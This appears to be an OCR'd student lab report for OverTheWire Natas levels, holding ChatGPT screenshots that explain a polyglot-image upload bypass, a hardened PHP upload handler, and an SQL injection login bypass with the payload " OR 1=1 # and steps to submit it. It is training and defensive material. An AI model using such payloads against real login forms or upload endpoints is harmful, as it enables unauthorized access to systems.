
2. Take a screenshot of the successful exploitation of the level that includes your OdinId




3. Take a screenshot of the results that includes your OdinId





ChatGPT 5.4 Thinking
should not be used by itself because bypassing it is "pretty common and easy." In other words, it can tell you "this begins like an image," but it cannot guarantee "this entire file is safe to store and serve." PHP +1
2. Why a polyglot file can still pass
A polyglot file works because both things can be true at once: the file starts with valid image bytes, and later in the same file it also contains attacker-controlled content. Since exif_imagetype() only checks the signature at the front, a file can still pass that check even when extra bytes are embedded after the image header. If the application then saves that upload under a server-executable extension or serves it from a place where script execution is enabled, the "image" becomes code execution instead of harmless media.
PHP +2
Odin ID: calizo
3. A secure redesign
The secure redesign is defense in depth. First, do not trust any client-controlled filename, path, or extension; PHP documents the original upload metadata as client supplied, and OWASP recommends generating the filename on the server. Second, allow only the exact formats your business case needs. Third, validate with multiple layers such as upload error checking, size limits, and MIME detection via fileinfo, but do not stop there. Fourth, for images, decode the upload and re-encode it into a clean server-generated file, because OWASP notes that image rewriting can destroy malicious content injected into an image. Finally, store uploads outside the webroot, or serve them only through a download handler, so even a bad file is never directly executable from a public URL. OWASP Cheat S... +7
4. Patched PHP example
This version does four important things differently: it rejects bad uploads early, ignores the user-supplied filename, rewrites the image to a clean JPEG, and stores the result outside the webroot with a server-generated name. Those controls align with OWASP guidance and PHP's upload and image APIs.
OWASP Cheat S... +6
PHP
<?php
declare(strict_types=1);
$maxBytes = 1000;
$uploadDir = "/srv/app-uploads/images"; // Outside the webroot
$publicId = null;
if (!isset($_FILES["uploadedfile"])) {
http_response_code(400);
exit("No file uploaded");
Ask anything
Extended thinking
ChatGPT can make mistakes. Check important info.



ChatGPT 5.4 Thinking
Odin ID: calizo
PHP
}
$file = $_FILES["uploadedfile"];
if ($file["error"] !== UPLOAD_ERR_OK) {
http_response_code(400);
exit("Upload failed");
}
$tmpPath = $file["tmp_name"];
if (!is_uploaded_file($tmpPath)) {
http_response_code(400);
exit("Invalid upload source");
}
if ($file["size"] > $maxBytes) {
http_response_code(400);
exit("File is too big");
}
/*
* Layer 1: MIME check using fileinfo.
* Do not trust the browser-provided Content-Type or original filename.
*/
$finfo = finfo_open(FILEINFO_MIME_TYPE);
if ($finfo === false) {
http_response_code(500);
exit("Server misconfiguration");
}
$mime = finfo_file($finfo, $tmpPath);
finfo_close($finfo);
if ($mime !== "image/jpeg") {
http_response_code(400);
exit("Only JPEG images are allowed");
}
/*
* Layer 2: Actually decode the image and re-encode it.
* This prevents keeping attacker-supplied trailing bytes verbatim.
*/
$image = imagecreatefromjpeg($tmpPath);
if ($image === false) {
http_response_code(400);
exit("Invalid JPEG image");
Ask anything
Extended thinking
ChatGPT can make mistakes. Check important info.



ChatGPT 5.4 Thinking
Odin ID: calizo
PHP
if ($image === false) {
http_response_code(400);
exit("Invalid JPEG image");
}
/*
* Generate a server-side filename.
* Never reuse the client filename or extension.
*/
$publicId = bin2hex(random_bytes(16));
$destPath = $uploadDir . DIRECTORY_SEPARATOR . $publicId . ".jpg";
if (!imagejpeg($image, $destPath, 90)) {
imagedestroy($image);
http_response_code(500);
exit("Failed to save image");
}
imagedestroy($image);
/*
* Least-privilege permissions.
* The web app can read it later through an application download endpoint.
*/
chmod($destPath, 0640);
echo "Upload successful";
?>
A few final hardening notes matter here. Do not link directly to the filesystem path after upload. Instead, keep a database record like image_id -> real_path and serve it through an application endpoint. And if uploads must ever live under a web-served directory, configure that location so no PHP or other script handlers execute there. That is the difference between "an uploaded file exists" and "an uploaded file can run."
OWASP Cheat S... +1

Step 8. SQL injection


1. Take a screenshot of the results that includes your OdinId





ChatGPT 5.4 Thinking
I'm verifying the lab context and pulling a couple trustworthy references so I can answer this cleanly and with citations, while keeping the exploit guidance scoped to the authorized Natas exercise.
Thought for 38s
Odin ID: calizo
1. Vulnerability class: This is SQL injection (SQLi), specifically an authentication bypass flaw. SQLi happens when an application builds SQL statements by concatenating untrusted input into a query string, allowing the input to change the query's meaning.
2. Why it is vulnerable: In the code you provided, $_REQUEST["username"] and $_REQUEST["password"] are inserted directly into the SQL string:
SELECT * from users where username="..." and password="..."
Because the inputs are not parameterized or safely bound, a crafted value can break out of the quoted string and inject SQL logic such as OR 1=1, which is the classic cause of login bypass in vulnerable forms.
3. One lab-only payload that would bypass login: Put this in the username field:
Plain text
" OR 1=1 #
Put anything in password, such as:
Plain text
test
That turns the query into the equivalent of:
SQL
SELECT * from users where username="" OR 1=1 # " and password="test"
The injected OR 1=1 makes the WHERE clause true, and the comment marker causes the password check to be ignored. This is the same authentication-bypass pattern described in SQLi training material, adapted to this lab's double-quoted MySQL query.
4. Concise safe test steps for this authorized lab:
1. Log into the Natas14 level normally with your assigned lab credentials.
2. Open the vulnerable login page.
3. Optionally append ?debug=1 to the URL so the page prints the SQL query it is executing.
Ask anything
Extended thinking
ChatGPT can make mistakes. Check important info.



ChatGPT 5.4 Thinking
Odin ID: calizo
4. Concise safe test steps for this authorized lab:
1. Log into the Natas14 level normally with your assigned lab credentials.
2. Open the vulnerable login page.
3. Optionally append ?debug=1 to the URL so the page prints the SQL query it is executing.
4. Enter username: " OR 1=1 #
5. Enter any password value.
6. Submit the form and verify that the page reports a successful login.
7. Keep the test scoped only to the authorized OverTheWire lab and do not reuse the payload anywhere else. OWASP's testing guidance treats this kind of exercise as SQLi testing against a deliberately vulnerable target.

